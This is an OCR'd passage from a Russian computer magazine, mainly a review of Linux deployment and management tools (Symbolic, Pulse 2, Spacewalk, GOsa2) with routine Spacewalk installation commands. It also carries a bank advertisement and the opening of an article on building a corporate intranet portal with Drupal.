
Все книги очень просто нагугливаются, СТР-К и РД — прямо на сайте ФСТЭК. Первые две книги нужны скорее безопасникам, а последняя — админам.






ОТКРЫТЬ «МУЖСКУЮ КАРТУ» СТОИТ, ДЛЯ ТОГО ЧТОБЫ
Получать скидки в барах, ресторанах и магазинах твоего города
Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»
Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»
Оформлять подписку на журнал «Хакер» со скидкой 50%
тел. подписки (495)-663-82-77 | shop.glc.ru
МУЖСКАЯ КАРТА
Альфа-Банк
4321 4321 4321 4321
00/00
NAME
CARDHOLDER
VISA
Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а так же заказав по телефонам:
(495) 229-2222 в Москве | 8-800-333-2-333 в регионах России (звонок бесплатный)
MAXIM
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ
Альфа·Банк
(game)land
на правах рекламы

Сергей «grinder» Яремчук (grinder@tux.in.ua)



INFO

О системах OCS Inventory и GLPI подробнее можно прочитать в статье «Ставим на учет железо и софт» в][06.2010).

ОБЗОР ИНСТРУМЕНТОВ ДЛЯ РАЗВЕРТЫВАНИЯ И УПРАВЛЕНИЯ LINUX

Повелитель сети

Под управлением Linux работают как высокопроизводительные кластеры, так и одиночные серверы. И если управление настройками ОС в последнем случае не вызывает каких-либо вопросов (достаточно системных утилит), то когда серверов становится несколько десятков, админу приходится искать инструменты, которые способны сделать это дело быстро, удобно, наглядно и функционально. Рассмотрим наиболее известные проекты, обеспечивающие развертывание и управление Linux-сетью.

WWW

Сайт проекта Symbolic: opensymbolic.org

Сайт проекта Func: fedorahosted.org/func

Сайт проекта Cobbler: fedorahosted.org/cobbler

Сайт проекта Certmaster: fedorahosted.org/certmaster

Сайт проекта smolt: smolt.fedoraproject.org

Сайт проекта Pulse 2: pulse2.mandriva.org

Сайты проекта Spacewalk: fedorahosted.org/spacewalk, spacewalk.redhat.com.

СИСТЕМА ЦЕНТРАЛИЗОВАННОГО УПРАВЛЕНИЯ SYMBOLIC

До недавнего времени для Linux не было проектов, обеспечивающих админа удобной средой для установки и управления большим количеством ОС. Конечно, имеются системы, позволяющие легко развернуть ОС с определенными настройками (Kickstart, AutoYaST и JumpStart, PXE), сконфигурировать и управлять (Cfengine, Puppet, Func), системные утилиты и скрипты на bash. Но они требуют времени на изучение и к тому же не очень наглядны в работе. Последнее в больших средах очень важно, ведь часто сеть обслуживают админы разного уровня, а визуализация значительно упрощает процесс настроек и понимание ситуации. Удобный интерфейс позволит снизить процент ошибок и делегировать права более разумно.

Сегодня ситуация в корне изменилась — дата-центры, облачные технологии... и везде мы встречаем *nix. Рынок просто кричит, требуя нужные инструменты, и разработчики не заставили себя долго ждать.

ВСТРЕЧАЙТЕ: SYMBOLIC!

Среда управления Linux системами Symbolic (opensymbolic.org) позиционируется как решение уровня предприятия и обеспечивает полный цикл поддержки, начиная от установки и заканчивая обслуживанием операционной системы:

- быстрое развертывание и копирование ОС;
- удаленное выполнение системных команд и скриптов на Bash, Perl, Python, Groovy и других, с контролем результата;



Список доступных операций для выбранной системы в Symbolics



В последнем релизе Pulse 2 добавлена возможность создания дисковых образов

- аутентификация пользователей при помощи LDAP, Kerberos, Kerberos + LDAP (Active Directory) и внутренняя БД;
- управление рабочим столом удаленной системы при помощи VNC;
- управление и учет пользователей, физических, виртуальных серверов и кластеров;
- сбор отчетов или сообщений на RSS (о завершенных операциях);
- сертифицирован RedHat Application Stack, что позволяет снизить расходы на создание и поддержание веб-приложений и соответствующей архитектуры.

Поддержка системы модулей и скриптов позволяет легко расширять возможности Symbolic (последние вызываются одним нажатием). Управление большим количество систем делегируется нескольким администраторам, каждый из которых получает действительно необходимые права.

Все настройки выполняются при помощи простого и понятного веб-интерфейса, поддерживающего технологию Ajax. К сожалению, он не локализован, но все операции прозрачны, и любой админ без проблем разберется с заложенными принципами.

Но есть и минус. Управление ограничено исключительно дистрибутивами, совместимыми с RedHat/Fedora. Причина проста — Symbolic интегрирует в себе ряд других инструментов, разрабатываемых в рамках этих проектов: YUM, Func (fedorahosted.org/func), Cobbler (fedorahosted.org/cobbler), Certmaster (fedorahosted.org/certmaster), Smolt (smolt.fedoraproject.org). Среди описанных на другом дистрибутиве можно запустить только Smolt, обеспечивающий сбор данных об оборудовании с клиентских систем. Кроме этого, для распространения настроек среди подчиненных систем используется Puppet.

Написан Symbolic на Java. Распространяется по лицензии GNU GPL. Предлагается несколько версий, но только OpenSource необходимо разворачивать самостоятельно, остальные являются предынсталлируемыми и поставляются по запросу.

Несмотря на то что Symbolic разрабатывается в рамках Fedora, в репозитариях нужного пакета нет. К тому же проект два года не проявлял никакой внешней активности и RPM-пакеты собраны лишь для ранних версий Fedora и RedHat.

Поэтому при установке в последних Fedora 15 и RedHat6/CentOS6 возможна только сборка из исходных текстов. Для удовлетворения зависимостей для некоторых версий дистрибутивов потребуется подключить репозитарии EPEL и Extras. Сам процесс установки сложным (для админа с некоторой подготовкой) назвать нельзя, в весьма подробной документации достаточно четко всё расписано, просто большое количество настроек требует внимательности. В частности, потребуется установить и настроить (правкой конфигов) системы Certmaster и Func, которые построены по клиент-серверной схеме. После установки пакета symbolic следует запустить скрипт symbolic-setup, помогающий произвести первичные настройки. После ответа на все вопросы можно регистрироваться, набрав в браузере адрес сервера и порт 8081 (http://example.org:8081/symbolic).


ИНВЕНТАРИЗАТОР PULSE 2

Не только компания RedHat разрабатывает инструмент управления ИТ-средой. В недрах Mandriva подготовили свой вариант, получивший название Pulse 2 (pulse2.mandriva.org), рассчитанный на сети разного размера — вплоть до 100 тыс. компьютеров. Главная его особенность — работа в гетерогенной среде. Поддерживаются наиболее популярные дистрибутивы Linux (RedHat/Mandriva/Debian/Ubuntu), Mac OSX, HP-UX, IBM AIX, Solaris и Windows от 2k/XP/2k3/Vista/2k8/Se7en (только x86). Причем все они могут быть как клиентами, так и сервером (сервер написан на Python, фронтенд — на PHP). Уже это выделяет Pulse 2 среди других OpenSource-решений. При ближайшем знакомстве раскрывается секрет: основой для Pulse 2 служит другой французский проект OCS Inventory NG (подробнее — в статье «Ставим на учет железо и софт» в][06.2010), клиентские модули которого перенесены сюда практически без изменений. При развертывании могут использоваться данные, собранные системой учета компьютеров и комплектующих — GLPI (glpi-project.org). Предусмотрена возможность простой интеграции с системой мониторинга Nagios. Серверная часть логически разделена на несколько компонентов, отвечающих за свой участок, все они подробно расписаны в документации. Основные функции Pulse 2 позволяют производить:

- инвентаризацию оборудования и установленного ПО с сохранением истории;
- установку ПО и обновлений на отдельный компьютер или группу;



Окно управления сервисами в Pulse 2



Настройка функций управления в Spacewalk

- формирование групп компьютеров статически или динамически (по заданному критерию);
- удаленную диагностику служб, контроль за состоянием объектов в распределенной среде;
- удаленное управление при помощи встроенного VNC-клиента;
- выполнение команд и скриптов немедленно или в запланированное время с получением отчета о результате;
- просмотр журналов и событий на выбранных системах;
- управление учетными записями и контроль политики паролей.

В последней версии 1.3.0 в Pulse 2 интегрирован Linbox Rescue Server (под именем Pulse 2 Imaging Server). Теперь администратор может создавать (резервировать) и развертывать дисковые образы (официально поддерживаются Linux и Windows) на удаленных компьютерах. Для связи «клиент — сервер» используется защищенный SSH. В разветвленных сетях уменьшить трафик позволяет специальный Inventory Proxy SSL.

Система легко интегрируется с Mandriva Directory Server (mds.mandriva.org). Управление производится при помощи веб-консоли, написанной при помощи стандартного для дистрибутивов на базе Mandriva фреймворка MMC (Mandriva Management Console). Консоль очень проста в работе, она хотя и не локализована, но все термины понятны и общеупотребительны, пользователь с базовым английским вполне может разобраться с особенностями работы. Крупные значки меню также помогают сориентироваться в их назначении. Возможно тонкое делегирование прав нескольким администраторам при помощи списков ACL.

Для загрузки доступны исходные коды community-версии продукта, распространяемой по лицензии GNU GPL. Большим плюсом является доступность готового образа для VMware на базе Mandriva Enterprise Server 5 с предустановленным Pulse 2 (очень круто — полноценно протестировать решение, не устанавливая его).

По умолчанию в настройках VMware указано 256 Мб ОЗУ, я бы рекомендовал его увеличить хотя бы до 512 Мб, иначе при даже относительно небольшой нагрузке сервер можно «обвалить». Пакеты и документация для клиентов доступны через веб-браузер, достаточно лишь набрать IP-адрес или имя сервера Pulse 2.

Для поддерживаемых дистрибутивов Linux предлагаются репозитарии пакетов. Процесс установки внешне выглядит запутанным — потребуется установить схему для LDAP и настроить MySQL. Почему-то разработчики не выкладывают готовых файлов, поэтому придется вводить команды вручную. Все шаги подробно расписаны в документации, и при должной внимательности процедура развертывания происходит без проблем.

ВЫХОДИМ В ОТКРЫТЫЙ КОСМОС

Основой Spacewalk (fedorahosted.org/spacewalk, spacewalk.redhat.com) является открытый по GPLv2 продукт Red Hat Network Satellite Server, разрабатываемый с 2001 г. и доступный по подписке. Это решение призвано обеспечить весь жизненный цикл ИТ-инфраструктуры, построенной на Linux. В нем реализованы все самые современные разработки, релизы выходят чаще Satellite, за сборками следит само сообщество, а не специалисты из RedHat. Официальная поддержка отсутствует, только форум. Но в отличие от Satellite, Spacewalk работает не только на производных от RHEL/Fedora, а также и на SLE/openSUSE и Debian. Хотя «чужаки» поддерживаются в ограниченном режиме и только в качестве клиентов. Есть информация (spacewalk.redhat.com/solaris) о возможном подключении клиентов Solaris.

Проект активен, обновления в Git поступают чуть ли не ежечасно. Используя Spacewalk, администратор может:

- устанавливать и обновлять ОС и ПО;
- разворачивать ОС на виртуальные машины Xen и KVM;
- собирать и распространять собственные пакеты;
- управлять настройками и распространять готовые конфигурационные файлы;
- устанавливать ОС при помощи Kickstart-файлов и AutoYaST;
- запускать, останавливать и настраивать виртуальные машины;
- производить инвентаризацию и мониторинг оборудования и ПО;
- автоматизировать ряд задач системного администрирования;
- группировать системы и делегировать роли по управлению администраторам.

Построен Spacewalk по клиент-серверной схеме, когда сервер, подключаясь к подчиненным системам, отдает соответствующие команды. Для управления используется локализованный веб-интерфейс, хотя, чтобы разобраться с заложенными принципами, придется немного поломать голову. Документация в этом вопросе помогает лишь отчасти.

Использование специального Spacewalk Proxy позволяет распространять настройки и собирать данные в географически распределенных сетях. Сервер может брать информацию об учетных записях из LDAP. В документации процесс подключения к LDAP описан весьма подробно, дан готовый LDIF-файл, поэтому в случае такой необходимости связать их можно без проблем. Кроме этого, список пользователей, как и ряд других настроек, можно загрузить через CSV-файл.

Удобно, что один сервер может обслуживать несколько организаций, для чего их нужно просто добавить через меню.

Информация хранится в базе данных, в качестве которой можно использовать PostgreSQL или бесплатную Oracle 10g Express Edition. В промышленной среде разработчики пока рекомендуют использовать решение от Oracle — здесь сказывается наследие Satellite, но с каждым новым релизом поддержка PostgreSQL улучшается.

ВОЗМОЖНОСТИ GOSA2

Задачей номер один любого админа является управление учетными записями и доступом к нескольким сервисам. Связать вместе OpenSource-решения без определенного опыта очень тяжело. Здесь можно обратиться к проекту GOsa2 (oss.gonicus.de), который позволяет реализовать единую систему управления ИТ-инфраструктурой, основанную на LDAP. Удобный интерфейс позволяет управлять системными учетными записями и правами пользователей и групп UNIX и Samba, компьютерами и целым рядом сетевых служб — DHCP, DNS, HTTP, SMTP и приложениями, VoIP, списки рассылок и так далее. Система плагинов дает возможность собрать конфигурацию GOsa под любые требования. В настоящее время реализовано более 30 плагинов, обеспечивающих централизованное управление при помощи GOsa: Squid, DansGuardin, rsyslog, Postfix, Courier-IMAP, Maildrop, GNARWL, Cyrus-SASL, OpenSSL, Asterisk, Nagios, OPSI, Netatalk, FAI, SOGo, OpenGroupware, Kolab, Scalix, ISC DHCP (позволяющего использовать LDAP), WebDAV, PureFTPd, PPTP, Kerberos.

УСТАНОВКА SPACEWALK

Очень удобно, что проект поддерживает свой репозитарий, это на порядок упрощает развертывание в RedHat/CentOS/Fedora. Кроме этого, доступен исходный код (в Git) и ежедневные сборки, содержащие последние изменения. Для Debian предлагается сторонний репозитарий.

В каждом конкретном дистрибутиве подготовительные действия чуть отличаются, для Fedora 15 процесс установки Spacewalk выглядит так:

```
# rpm -Uvh http://spacewalk.redhat.com/yum/1.5/Fedora/15/x86_64/
spacewalk-repo-1.5-1.fc15.noarch.rpm
```

Также потребуется репозитарий jpackage.

```
# cat > /etc/yum.repos.d/jpackage-generic.repo << EOF
[jpackage-generic]
name=JPackage generic
baseurl=http://mirrors.dotsrc.org/jpackage/5.0/generic/free/
enabled=1
gpgcheck=1
gpgkey=http://www.jpackage.org/jpackage.asc
EOF
```

Обновляем политики SELinux:

```
# rpm -Uvh 'http://kojipkgs.fedoraproject.org/packages/selinux-
policy/3.9.16/35.fc15/noarch/selinux-policy-targeted-3.9.16-35.
fc15.noarch.rpm' 'http://kojipkgs.fedoraproject.org/packages/
selinux-policy/3.9.16/35.fc15/noarch/selinux-policy-3.9.16-35.
fc15.noarch.rpm'
```

Теперь можно устанавливать. В репозитарии для этого предлагают два пакета, которые выбираются в зависимости от БД. Для тестовых целей подойдет PostgreSQL. В зависимостях пакетов сама база данных не указана, что дает нам возможность подключить Spacewalk к уже работающему серверу:

```
# yum install spacewalk-postgresql postgresql-server
```


После установки всех пакетов конфигурируем PostgreSQL, создав базу данных, и запускаем программу настройки:

```
# spacewalk-setup --disconnected
```

Скрипт запросит данные для подключения к базе данных (сервер, название и пользователя), создаст таблицы и сгенерирует сертификат. Если разворачивается несколько серверов, удобнее заранее создать файл ответов (в Wiki на сайте есть пример), который и подсунуть в spacewalk-setup.



Просмотр списка установленных пакетов в Spacewalk



GOsa2 позволяет централизованно управлять доступом к сервисам

По своим возможностям Spacewalk — очень продвинутая система управления, а поэтому настроек в интерфейсе очень много. Чтобы упростить админу работу, используются специальные уровни абстракции — системные группы, каналы, полномочия и так далее. В итоге некоторое время придется потратить, чтобы освоиться. Здесь помогают подсказки в первом окне и предупреждения, которые система выдает, если что-то оказывается не настроенным.

После установки список клиентских систем пуст. В том числе не подключен сам сервер, на котором размещен Spacewalk. Все обновления и ПО распространяются через каналы, к которым привязывается группа компьютеров. Поэтому, прежде чем подключить клиентскую систему, необходимо создать хотя бы канал. Переходим в «Каналы → Управление каналами ПО → Создать новый канал», вводим имя и выбираем в списке архитектуру.

Далее генерируем ключ активации, при помощи которого клиент аутентифицирует себя на конкретном сервере. Админ может сгенерировать любое количество ключей, в том числе и вручную, указав значение. Ключ может использоваться один раз или многократно (если это разрешено в установках ключа). Выбираем «Системы → Ключи активации → Создать ключ активации». После заполнения всех полей в поле «Ключ» получаем нужное значение. Первой цифрой стоит префикс организации, его также необходимо использовать.

Переходим к клиентской системе. Подключаем нужный репозитарий и устанавливаем утилиты rhn-*. Для Fedora 15 команда такая:

```
# rpm -Uvh http://spacewalk.redhat.com/yum/1.5/Fedora/15/x86_64/
pacewalk-client-repo-1.5-1.fc15.noarch.rpm

# yum install rhn-client-tools rhn-check rhn-setup rhnsd
m2crypto yum-rhn-plugin
```

Для подсоединения к серверу Spacewalk используется команда rhnreg_ks, в параметрах которой указывается URL сервера и ключ активации. Формат вызова такой:

```
# rhnreg_ks --serverUrl=http://example.org/XMLRPC \
  --activationkey=<ключ-активации>
```

Теперь новый компьютер появится в списке «Системы», откуда уже можно управлять его настройками.

ЗАКЛЮЧЕНИЕ

Используя одно из описанных решений, можно без проблем справиться с парком Linux-машин. Как решить, какое из них использовать? Зависит от конкретной ситуации. При построении с нуля хороший выбор — Spacewalk. Для гетерогенной сети альтернативы Pulse 2 нет.

Игорь «Spider_NET» Антонов (http://vr-online.ru)



Корпоративный Drupal

ДЕЛАЕМ КОРПОРАТИВНЫЙ ПОРТАЛ. БЕСПЛАТНО

Drupal — бесплатная пуленепробиваемая система управления содержимым сайта (по совместительству — CMF), продолжает активно развиваться и обзаводиться новым функционалом. Ее не стесняются использовать для своих проектов крупные компании, государственные организации. Drupal очень популярен при строительстве интернет-ресурсов, но при разработке внутренних корпоративных порталов его незаслуженно обходят стороной.


VIDEO

На нашем диске тебя ждет видеоурок по созданию корпоративного портала, который я подготовил специально для этой статьи.

ОСОБЕННОСТИ ETHERNET-ПОРТАЛА

На внутренний корпоративный портал обычно возлагаются задачи, отличные от тех, что берут на себя интернет-ресурсы. Разнятся как сами задачи, так и многие технологические нюансы. Например, в отличие от внешнего ресурса внутреннему не требуется суперуникальный дизайн, или свободная регистрация пользователей, или способность выдерживать высокие нагрузки. Гораздо важнее обеспечить ресурс функциями, необходимыми для улучшения производительности сотрудников — пользователей ресурса. Из наиболее типичных задач, возлагаемых на внутренний сайт, можно выделить:

1. **Документооборот.** Не все компании готовы покупать отдельные решения для автоматизации документооборота. Многие решают эту задачу путем использования внутреннего сайта. Ведь не всем нужна функциональная и дорогая система электронного документооборота. Во многих случаях реально обойтись более простыми решениями. Например, при помощи функционала современных систем управления содержимым вполне реально собрать простенькую систему документооборота, которой хватит для нужд средней компании.
2. **Блоги.** Сегодня ими пользуются все: начиная от простых пользователей и заканчивая руководителями крупных компаний. На ethernet-порталах функция блогинга также востребована. Очень часто функция «блог» является ключевой для внутреннего портала.
3. **Социальная сеть.** Если раньше понятие «социальная сеть» применялось исключительно к таким известным проектам, как Facebook, «ВКонтакте», «Твиттер», то сегодня социальная приправа стала популярной и на внутренних ресурсах. Чем крупнее компания, тем больше ей требуется делить пользователей на группы, которые (группы) зачастую могут иметь определенные связи с другими группами. В итоге получается типичная архитектура социальной сети. Таким



Список групп в Open Atrium

образом, поддержка социализации — одно из значимых требований, применяемых к внутренним корпоративным порталам.

4. **Календарь + бизнес-процессы.** Одно время в нашей стране многие системные администраторы для поднятия корпоративных почтовых серверов использовали MS Exchange. По своему опыту могу сказать, что для крупных организаций это отличное решение. Однако из-за ее стоимости Exchange совсем не по карману средним организациям. Я заговорил о Exhange не случайно. В компаниях, в которых мне доводилось работать и где в качестве почтовика был установлен MS Exchange, достаточно активно использовались календари в MS Outlook. Удобное средство, позволяющее быстро спланировать свой день или организовать очередной митинг. С развитием веб-технологий всё больше компаний стали переносить управление делами в web. Организации, имеющие в своем распоряжении ethernet-ресурс, могут возложить на функционал внутреннего ресурса ведение календаря, планирование встреч, составление ToDo-листов, да и просто планирование работы подразделений/сотрудников.
5. **Оперативное предоставление информации.** Как для многих ранее рассмотренных задач, особую ключевую роль играет размер компании. Чем больше компания, тем труднее организовать хорошее взаимодействие с сотрудниками. Публикация задач, распоряжений, планов и распределение этого пласта информации определенным лицам (вспоминаем про социальную составляющую) — одна из ключевых функций внутреннего ресурса.
6. **Помощь новеньким сотрудникам.** Новый сотрудник в компании — это одновременно радость и головная боль. Рассказать структуру бизнес-процессов, происходящих в компании, познакомить с коллективом, объяснить, что где находится, — всё это требует огромного количества времени. Особо продвинутые компании решают эту проблему при помощи внутреннего ресурса. Требуется лишь один раз создать набор правил, фотографий и других необходимых вещей, чтобы вхождение в коллектив новеньких сотрудников было максимально простым и другим специалистам не требовалось тратить свое время на предоставление информации, которую новый сотрудник в состоянии получить самостоятельно.
7. **Хранилище информации.** Централизованное хранилище общей информации — мечта каждой компании, и довольно часто эту функцию возлагают на внутренний корпоративный портал. В любой компании имеется большое количество общей информации: распоряжения, требования, правила, графика и т. д. Весь этот массив данных должен быть хорошо сгруппирован и доступен всем сотрудникам. Внутренний сайт — идеальное место для размещения всех этих данных.
8. **Help Desk.** Данная функция особенно актуальна для компаний, которые содержат в своем штате средний по численности IT-отдел. Ethernet-ресурс позволяет всем пользователям в удобной форме взаимодействовать с IT-специалистами и оставлять им заявки. Как правило, заявки могут иметь несколько статусов, комментариев и т. д. Вся эта информация может в удобной форме просматриваться и доступна как для исполнителей (в данном случае IT-отдела), так и для руководства.
8. **Форум.** Корпоративные форумы подобно обычным интернет-форумам призваны обеспечить людей возможностью общаться на различные темы. Говоря применительно к внутренним ресурсам, форумы должны предоставлять сотрудникам возможность общаться на профессиональные темы. Как показывает практика, использование форумов вкупе с живым общением положительно влияет на рабочий процесс.

Представленный список функций не является исчерпывающим. Здесь лишь перечислены наиболее востребованные возможности, и именно с такими корпоративными порталами вашему покорному слуге приходилось встречаться на практике. Зная список задач (требований), становится возможным подобрать оптимальное решение.


ПОТОМУ ЧТО DRUPAL!

Drupal всегда славился своей стабильностью, богатыми функциональными возможностями и безопасностью. Сама система мало чего умеет, но за счет богатого репозитория модулей его функционал можно допиливать в нужную сторону. Модули в Drupal — главное его преимущество. Во-первых, их очень много, а во-вторых — архитектура этой CMS настолько продумана, что каждый модуль может влиять на любой участок системы. Именно поэтому Drupal выгодно отличается от конкурентов, ведь благодаря масштабируемой архитектуре функционал системы может быть не только расширен, но и переработан. Несмотря на серьезные плюсы, у Drupal имеется один большой минус — система «из коробки» полностью голая и на разработку нового решения с нуля может потребоваться слишком много времени. Причин тут несколько, но самые главные из них — опыт и сложность. Drupal не похож на многие системы идеологически, из-за этого приходится сначала хорошо познакомиться с системой и лишь после этого приступать к разработке. Именно поэтому взять и вот так сразу развернуть полноценный внутренний портал на Drupal нельзя. На реализацию всех перечисленных выше функций с нуля потребуется много времени. К счастью, сообщество не желало мириться с таким положением дел и разные его представителя представили свои, специализированные сборки Drupal.

